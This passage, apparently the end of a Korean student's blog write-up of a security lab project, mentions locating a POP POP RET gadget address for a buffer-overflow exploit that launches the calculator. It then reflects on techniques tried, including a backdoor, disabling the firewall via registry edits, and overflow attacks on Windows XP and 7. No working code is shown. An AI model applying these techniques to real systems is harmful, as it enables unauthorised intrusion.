- 검색한 결과 1013027E에서 시작하는 명령어를 찾을 수 있었다.



- 위에서 찾은 POP POP RET의 시작 주소를 코드에 작성했다.
- 코드가 실행되면 계산기가 실행될 것이다.

3) 느낀 점

- 3주간의 프로젝트가 끝났다. 길다면 길고 짧다면 짧다고 생각할 수 있지만 나는 길었다고 생각한다. 프로젝트를 통해 보안을 위협할 수 있는 기법을 직접 수행했는데 많이 흥미로웠다고 생각한다. 중간에 client를 탈취해서 client의 시스템을 장악할 수 있는 백도어 기법, 파이썬 모듈을 통해서 사용자 시스템의 레지스트리 정보 조회 및 변경하여 방화벽 설정을 끄는 기법, windows xp, windows 7에서 사용할 수 있는 메모리 버퍼 오버플로우를 통한 해킹 코드 실행 모두 재밌었다. 특히나 여기서 제일 관심이 많이 갔던 것은 메모리 버퍼 오버플로우를 통한 해킹 코드 실행이었다. 이는 운영 체제가 계속 개선되고 좋아져도 메모리 접근을 통한 해킹 코드 수행이 가능한 것을 보고 많이 놀란 것에 있다. windows xp야 2001년에 나온 운영 체제라 보안에 취약하다고 할 지라도 windows 7 마저도 메모리 버퍼 오버플로우를 통한 해킹 코드 수행이 가능한 것을 보고 나니 충격에 휩싸였다. windows 7이 비교적 최근까지도 사람들이 많이 사용한 운영 체제인데 거기서도 이런 보안 허점이 있었다는 것은 결국 많은 사람의 보안이 모르는 사이에 뚫렸을지도 모른다. 현재 대다수가 사용하는 windows 10이나 windows 11에서는 이러한 문제를 해결했을지 궁금하다. 해결했을 가능성이 크긴 하지만 그래도 혹시 모르는 것이다. windows 운영 체제 외에 사람들이 많이 쓰는 Mac에서도 이러한 문제가 있을지 궁금하다. 워낙에 Apple의 소프트웨어가 사용자들에게 폐쇄적이라 보안성이 windows보다도 좋아야 하겠지만 분명 보안상의 문제점이 있을 것이다. 나중에 시간 나면 Mac에서의 보안 문제도 알아보고 싶다. 개인적으로 너무 재미있었던 프로젝트였다. 여러 운영 체제에서 보안 문제를 구현해보고 실험해보는 것이 재미있었다. 나중에 개인적으로 가상 머신에 다른 운영 체제도 설치하고 메모리 오버플로우를 이용한 해킹 코드 실행같은 기법을 시험해봐야겠다.